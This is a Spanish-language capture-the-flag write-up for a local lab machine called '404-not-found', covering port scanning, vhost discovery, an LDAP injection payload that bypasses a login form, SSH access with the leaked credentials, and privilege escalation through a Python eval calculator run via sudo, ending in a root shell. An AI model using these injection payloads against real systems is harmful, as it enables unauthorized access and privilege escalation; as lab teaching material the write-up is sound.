

## 404-NOT-FOUND

# 404-not-found



**Autor:** d1se0

**Dificultad:** Medio

**Fecha de creación:**  
24/08/2024

## DESPLIEGUE

1- Descargamos el zip de la plataforma. Con unzip descomprimos

```
unzip 404-not-found.zip
```

```
Archive: 404-not-found.zip
inflating: auto_deploy.sh
inflating: 404-not-found.tar
```

2- Y ahora desplegamos la máquina

```
sudo bash auto_deploy.sh 404-not-found.tar
```

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es --> 172.17.0.2

Presiona **Ctrl+C** cuando termines con la máquina para eliminarla

## CONECTIVIDAD

```
ping -c1 172.17.0.2
```

```
└─# ping -c1 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.129 ms
172.17.0.2: icmp_seq=1 ttl=64 time=0.129 ms
— 172.17.0.2 ping statistics —
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.129/0.129/0.129/0.000 ms
```

IP DE LA MÁQUINA VÍCTIMA 172.17.0.2

IP DE LA MÁQUINA ATACANTE 172.17.0.1

LINUX- ttl=64

## ESCANEO DE PUERTOS

```
nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2
```

```
└─# nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2 -T 5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-25 16:37 EDT
Nmap scan report for 172.17.0.2
Host is up (0.000038s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.4 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   256 59:4e:10:e2:31:bf:13:43:c9:69:9e:4f:3f:a2:95:a6 (ECDSA)
|_  256 fb:dc:ca:6e:f5:d6:5a:41:25:2b:b2:21:f1:71:16:6c (ED25519)
80/tcp    open  http     Apache httpd 2.4.58
|_ http-server-header: Apache/2.4.58 (Ubuntu)
|_ http-title: Did not follow redirect to http://404-not-found.hl/
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: Host: default; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


Encontramos los puertos 22 Y 80

Cuando intentamos acceder al servidor web nos lleva a <http://404-not-found.hl/>


por lo que lo añadimos al /etc/hosts




Debemos añadir info.404-not-found.hl al etc/hosts



Tenemos un panel de login en el que pruebo manualmente varias credenciales y no encuentro nada.




## Investigamos el código fuente



```
→ ↻ 🏠 view-source:http://info.404-not-found.h1/fail.html
Kali Linux 🌐 Kali Tools 📄 Kali Docs 🗉 Kali Forums 🚩 Kali NetHunter 🔍 Exploit-DB 🔍 Google Hacking DB
3
4     a {
5         text-decoration: none;
6         padding: 10px 20px;
7         font-size: 1.2rem;
8         font-weight: bold;
9         background: #ff0000;
10        color: #0d0d0d;
11        border-radius: 5px;
12        box-shadow: 0 0 20px #ff0000, 0 0 30px #ff0000;
13        transition: 0.2s;
14    }
15
16    a:hover {
17        background: #0d0d0d;
18        color: #ff0000;
19        box-shadow: none;
20        border: 2px solid #ff0000;
21    }
22</style>
23</head>
24<body>
25    <div class="message-container">
26        <h1>Acceso Denegado</h1>
27        <p>Las credenciales proporcionadas son incorrectas.</p>
28        <p>Por favor, inténtalo de nuevo.</p>
29        <a href="index.html">Volver al Login</a>
30    </div>
31</body>
32</html>
```

## Al pulsar en el index.html

<!-- I believe this login works with LDAP →



```
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49 <!-- I believe this login works with LDAP -->
50
```

## Inyección LDAP

La inyección LDAP es una vulnerabilidad de seguridad donde un atacante puede manipular las consultas LDAP para obtener acceso no autorizado o información sensible. Es similar en concepto a la inyección SQL, pero específica para sistemas LDAP.

### Cómo funciona:

El atacante introduce caracteres especiales o comandos LDAP en los campos de entrada.

Si la aplicación no valida o sanitiza adecuadamente estas entradas, pueden alterar

la lógica de la consulta LDAP.

Esto puede resultar en acceso no autorizado, revelación de información, o incluso modificación de datos en el directorio.

### Ejemplos de inyección LDAP:

- Usar \* para hacer coincidir cualquier valor
- Usar | para agregar condiciones OR
- Usar & para agregar condiciones AND
- Manipular los paréntesis para alterar la estructura de la consulta

Aquí, os dejo el enlace a la biblioteca universal

<https://book.hacktricks.xyz/v/es/pentesting-web/ldap-injection#ldap>

## EXPLOTACIÓN


Vamos probando las combinaciones hasta que bingo:

```
user=*)(|(&  
pass=pwd)
```

Credenciales de Admin

Nombre de usuario: **404-page**

Contraseña: **not-found-page-secret**



Como tenemos el puerto 22 abierto vamos a probar

`ssh 404-page@172.17.0.2`



```
ssh 404-page@172.17.0.2
404-page@172.17.0.2's password:
Welcome to Ubuntu 24.04 LTS (GNU/Linux 6.8.11-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

404-page@1eca5f7152e7:~$
```

## ESCALADA DE PRIVILEGIOS

Buscamos permisos sudo

```
404-page@1eca5f7152e7:~$ sudo -l
[sudo] password for 404-page:
Matching Defaults entries for 404-page on 1eca5f7152e7:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User 404-page may run the following commands on 1eca5f7152e7:
    (200-ok : 200-ok) /home/404-page/calculator.py
```

Utilizamos la función `__import__()` para importar dinámicamente el módulo 'os' y luego ejecutar comandos del sistema a través de `os.system()`.

Nos hacemos 200-ok

```
404-page@1eca5f7152e7:~$ sudo -u 200-ok /home/404-page/calculator.py
calculator> __import__('os').system('id')
uid=1000(200-ok) gid=1000(200-ok) groups=1000(200-ok),100(users)
0
calculator> __import__('os').system('bash')
200-ok@1eca5f7152e7: /home/404-page$
```

Listamos directorios

```
200-ok@1eca5f7152e7:~$ cat boss.txt
```

What is rooteable

Nos hacemos root

```
200-ok@1eca5f7152e7:~$ su root
```

```
Password:
```

```
root@1eca5f7152e7:/home/200-ok# whoami
```

```
root
```

```
root@1eca5f7152e7:/home/200-ok#
```

